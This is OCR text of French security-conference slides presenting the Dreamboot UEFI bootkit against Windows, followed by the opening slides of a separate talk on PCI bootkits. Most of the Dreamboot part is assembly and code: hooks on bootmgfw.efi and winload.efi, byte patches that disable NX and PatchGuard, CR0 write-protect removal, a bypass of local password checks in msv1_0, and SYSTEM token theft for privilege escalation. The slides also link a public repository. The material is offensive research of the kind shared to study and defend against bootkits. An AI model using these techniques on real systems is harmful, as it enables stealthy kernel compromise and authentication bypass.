
Processus global



Processus global



Processus global



En pratique

Niveau 1: charger et hooker le booloader

- Trouver le bootloader sur le disque (abstraction PCI, besoin d'utiliser `EFI_FILE_IO_INTERFACE`)
- Le chargement d'un binaire PE est trivial

```
BS->LoadImage(TRUE,ParentHdle,WinLdrDp,NULL,0,&hImg);
```

- Récupérer des informations sur le binaire également

```
BS->HandleProtocol(hImg,&LoadedImageProtocol,
(void **)&img_inf);
```

- Poser le hook en patchant ☺

```
*((byte *)(img_inf->ImageBase) + offset  = NOP;
```

- Exécution


```
BS->StartImage(hImg,(UINTN *)NULL,(CHAR16 **)NULL);
```

En pratique

Niveau 1: hooking de bootmgfw.efi

```
                        ; DATA XREF: Archpx64TransferTo64BitApplicationAsm+35↑o
mov     ds, dword ptr [rdx+18h]
mov     es, dword ptr [rdx+1Ah]
mov     gs, dword ptr [rdx+1Eh]
mov     fs, dword ptr [rdx+1Ch]
mov     ss, dword ptr [rdx+20h]
mov     rax, cr4
or      rax, 200h
mov     cr4, rax
mov     rax, cs:ArchpChildAppPageTable
mov     cr3, rax
sub     rbp, rbp
mov     rsp, cs:ArchpChildAppStack
sub     rsi, rsi
mov     rcx, cs:ArchpChildAppParameters
mov     rax, qword ptr cs:ArchpChildAppEntryRoutine
call    rax ; ArchpChildAppEntryRoutine
mov     rsp, cs:ArchpParentAppStack
pop     rax
mov     cr3, rax
mov     rdx, cs:ArchpParentAppDescriptorTableContext
lgdt    fword ptr [rdx]
```

Processus global



En pratique

Niveau 2: Hooking du chargeur de noyau (winload.efi)

- Hook de `OslArchTransferToKernel()`
- Juste avant l'appel à `kiSystemStartup()`

```
text:0000000140115820 OslArchTransferToKernel proc near       ; CODE XREF: OslpMain+D3FTp
text:0000000140115820                 xor     rsi, rsi
text:0000000140115823                 mov     r12, rcx
text:0000000140115826                 mov     r13, rdx        ; ptr to kiSystemStartup
text:0000000140115829                 sub     rax, rax
text:000000014011582C                 mov     ss, ax
text:000000014011582F                 mov     rsp, cs:OslArchKernelStack
text:0000000140115836                 lea     rax, OslArchKernelGdt
text:000000014011583D                 lea     rcx, OslArchKernelIdt
text:0000000140115844                 lgdt    fword ptr [rax]
text:0000000140115847                 lidt    fword ptr [rcx]
text:000000014011584A                 mov     rax, cr4
text:000000014011584D                 or      rax, 680h
text:0000000140115853                 mov     cr4, rax
text:0000000140115856                 mov     rax, cr0
text:0000000140115859                 or      rax, 50020h
text:000000014011585F                 mov     cr0, rax
text:0000000140115862 ; .text:0000000140115862
text:000000014011588C                 mov     gs, ecx
text:000000014011588E                 assume gs:nothing
text:000000014011588E                 mov     rcx, r12
text:0000000140115891                 push    rsi
text:0000000140115892                 push    10h
text:0000000140115894                 push    r13
text:0000000140115896                 retfq
text:0000000140115896 OslArchTransferToKernel endp
```

Agenda


Bit NX (No Execute)

Niveau 3: déplomber le noyau

- Désactivation du bit NX
- Bit 11 de `IA32_EFER MSR`

```
00000001406F3403 B9 80 00 00 C0          mov     ecx, 0C0000080h
00000001406F3408 0F 32                   rdmsr
00000001406F340A 48 C1 E2 20             shl     rdx, 20h
00000001406F340E 48 0B C2                or      rax, rdx
00000001406F3411 48 0F BA E8 0B          bts     rax, 0Bh
00000001406F3416 48 8B D0                mov     rdx, rax
00000001406F3419 48 C1 EA 20             shr     rdx, 20h
00000001406F341D 0F 30                   wrmsr                   ; Activate NX
00000001406F341F 48 B9 00 00 00 00 00 00 00+mov  rcx, 8000000000000000h
00000001406F3429 B0 01                   mov     al, 1
00000001406F342B 48 89 0D AE 2C C6 FF    mov     cs:qword_1403560E0, rcx
00000001406F3432 A2 80 02 00 00 80 F7 FF FF mov  ds:0FFFFF78000000280h, al
```

BSOD :(


:(
Votre ordinateur a rencontré un problème et doit redémarrer.
Nous collectons simplement des informations relatives aux erreurs, puis nous allons redémarrer l'ordinateur. (0 % effectués)
Pour en savoir plus, vous pouvez rechercher cette erreur en ligne ultérieurement : CRITICAL_STRUCTURE_CORRUPTION

PatchGuard

Level 3: désactivation de PatchGuard

- Utilisation `KdDebuggerNotPresent` pour construire une division erronée quand le noyau n'est pas débuggé
- Caché sous le symbole `KeInitAmd64SpecificState()`


```
sub     rsp, 28h
cmp     cs:InitSafeBootMode, 0
jnz     short loc_1406C509A
movzx   edx, byte ptr cs:KdDebuggerNotPresent
movzx   eax, cs:byte_1402732CC
or      edx, eax
mov     ecx, edx
neg     ecx
sbb     r8d, r8d
and     r8d, 0FFFFFFEEh
add     r8d, 11h
ror     edx, 1
mov     eax, edx
cdq
idiv    r8d             ; Bad div :)
mov     [rsp+28h+arg_0], eax
jmp     short $+2
```

En pratique

```
; Bye bye NX flag :)
lea rcx, NTOSKRNL_PATTERN_NXFlag
sub rbx,NTOSKRNL_PATTERN_NXFlag_size
push rdx
mov rax,rdx
mov rdx,NTOSKRNL_PATTERN_NXFlag_size
call kernel_find_pattern
cmp rax,0
je winload_OslArchTransferToKernel_hook_exit
mov byte ptr[rax],0EBh
mov NTOSKRNL_NxPatchAddr,rax

; Bye bye patch guard :)
mov rax,[rsp]
lea rcx,NTOSKRNL_PATTERN_PATCHGUARD
mov rdx,NTOSKRNL_PATTERN_PATCHGUARD_size
call kernel_find_pattern
cmp rax,0
je winload_OslArchTransferToKernel_hook_exit
mov dword ptr[rax+2],090D23148h
mov word ptr[rax+6],09090h
mov byte ptr[rax+8],090h
```

Processus global



Hooking du noyau

Niveau 4: hooking du noyau, payload stage 1

- Parsing de la table des exports pour finalier le payload
- Hooking `NtSetInformationThread()`
- Injection du Payload dans la table des resolocations d`entoskrnl` (possible après la désactivation du bit `NX`)
- `NtSetInformationThread()` peut seulement être appelée sur un noyau initialisé
- Généralement appelée pour la première fois quand `smss.exe` est exécuté ou lors de la création du processus `SYSTEM`

Encore du hooking


Niveau 5: Accès en userland, payload stage 2

- Les pages mémoires associées à la table des relocations sont marquées `DISCARDABLE`, nous devons bouger ☺
- Allocation mémoire avec `ExAllocatePool()` (`NonPagedPoolExecute`)
- Copie du payload stage 2
- Appel à `PsSetLoadImageNotifyRoutine()`
- Enlever le hook de `NtSetInformationThread()`

Objectifs

- Patcher les images PE lorsqu'elles sont mises en mémoire mais avant d'exécuter leur point d'entrée
- Contourner l'authentification locale et escalade de privilèges

Processus global



Le drapeau Write Protect

Comment appliquer des patchs?

- Les pages mémoires avec le code ont le drapeau `READ | EXEC`
- Désactiver `WP` avec le registre `CR0` (bit 16)
- Idem pour patcher du code en userland depuis le noyau

```
CR0_WP_CLEAR_MASK equ 0fffeffffh
CR0_WP_SET_MASK equ 010000h
cli
mov rcx,cr0                     ; \
and rcx, CR0_WP_CLEAR_MASK      ;  | Unprotect kernel memory
mov cr0,rcx                     ; /

mov rcx,cr0                     ; \
or rcx, CR0_WP_SET_MASK         ;  | Restore memory protection
mov cr0,rcx                     ; /
sti
```

Agenda

Contourner l'authentification locale

Authentification dans mv1_0.dll

- Utilisation de `RtlCompareMemory()` dans `MsvpPasswordValidate()`
- Appelée par `LsaApLogonUserEx2()` et `MsvpSamValidate()`
- Utilisée pour l'authentification locale et les mots de passe mis en cache (domaine ActiveDirectory)

```
0000000180010200
0000000180010200 loc_180010200:
0000000180010200 mov     r14d, 10h
0000000180010206 lea     rdx, [rsi+50h]  ; Source2
000000018001020A mov     rcx, rbx        ; Source1
000000018001020D mov     r8d, r14d       ; Length
0000000180010210 call    cs:__imp_RtlCompareMemory
0000000180010216 cmp     rax, r14
0000000180010219 jnz     loc_18001B4B7
```

Contournement de l'authentification locale

PsSetLoadImageNotifyRoutine()

```
NTSTATUS PsSetLoadImageNotifyRoutine(
  _In_  PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine
);
VOID
  (*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    __in_opt PUNICODE_STRING  FullImageName,
    __in HANDLE  ProcessId,
    __in PIMAGE_INFO  ImageInfo
    );
```

La callback consitue la charge finale

- `IMAGE_INFO.ImageBase` et `IMAGE_INFO.ImageSize`
- Desactiver WP pour le dernier patch

Escalade de privilèges

Comment?

- Utilisation de `PsSetLoadImageNotifyRoutine()` également
- DKOM sur la structure `_EPROCESS`

Parcours de _EPROCESS.ActiveProcessLinks

```
kd> dt _EPROCESS fffffa80143aa940
ntdll!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x2c8 ProcessLock      : _EX_PUSH_LOCK
   +0x2d0 CreateTime       : _LARGE_INTEGER 0x1cdc1b7‘0df78a72
   +0x2d8 RundownProtect   : _EX_RUNDOWN_REF
   +0x2e0 UniqueProcessId  : 0x00000000‘000008c4 Void
   +0x2e8 ActiveProcessLinks : _LIST_ENTRY
```

Escalade de privilèges

Patching

- Recherche du processus `SYSTEM` (`PID=4`)
- Idem avec `cmd.exe` dont le `PID` est donné en argument à `PLOAD_IMAGE_NOTIFY_ROUTINE`
- Copie du token
- Mais où trouver une structure _EPROCESS?

Code de PsGetCurrentProcess()

```
PsGetCurrentProcess proc near
    mov     rax, gs:188h    ; _KPCR
    mov     rax, [rax+0B8h] ; _EPROCESS
    retn
 PsGetCurrentProcess endp
```

Escalade de privilèges

PsGetCurrentProcess() et structures

```
kd> !pcr
KPCR for Processor 0 at fffff8001fb00000:
[...]
                Prcb: fffff8001fb00180

kd> dt !_KPRCB fffff8001fb00000+0x180
[...]
   +0x008 CurrentThread    : 0xfffff800`1fb5a880 _KTHREAD
```

Copie de _EPROCESS.Token

```
+0x348 Token              : _EX_FAST_REF
kd> dt _EX_FAST_REF
ntdll!_EX_FAST_REF
   +0x000 Object           : Ptr64 Void
   +0x000 RefCnt           : Pos 0, 4 Bits
   +0x000 Value            : Uint8B
```

DEMO TIME

DEMO

Conclusion

Envie de tester? ☺

- https://github.com/quarkslab/dreamboot
- + ISO - encore expérimental :)
- Version MacOSX en cours

A suivre

- D'autres méthodes pour corrompre le noyau: hooking du firmware, allocation de pages réservées depuis le mode UEFI, écrasement de pointeurs...?
- Cibler les anciennes versions de Windows? x86?
- Etudier SecureBoot
- Recherche de vulnérabilités dans le firmware UEFI

UEFI et *bootkits PCI* : le danger vient d'en bas

Pierre Chifflier

6 juin 2013

Article

Plus de détails dans l'article

- Séquence de démarrage
- Fonctions UEFI et utilisations :
  - Interception du *bootloader*
  - Tables ACPI
  - Fonctions réseau
  - ...
- Cartes PCI
- Contre-mesures

PCI *bootkits*

Bootkits PCI

- *Bootkit* : *bootloader rootkit*
- Modifications visibles
- Difficile si mot de passe
- Utilisation du matériel ?

Exemple : carte graphique

Objectif : élévation de privilèges
Profil d'attaquant : motivé


Problèmes

- OS ? Pas en mémoire
- Pas d'accès au disque (+ chiffrement possible)
- Exécution de code ?
- En quelques ko !

Réactions initiales


...
All combined : nice story for Matrix fans ...
Need I go on ?
Mrk

Rappels : PCI Expansion ROMs

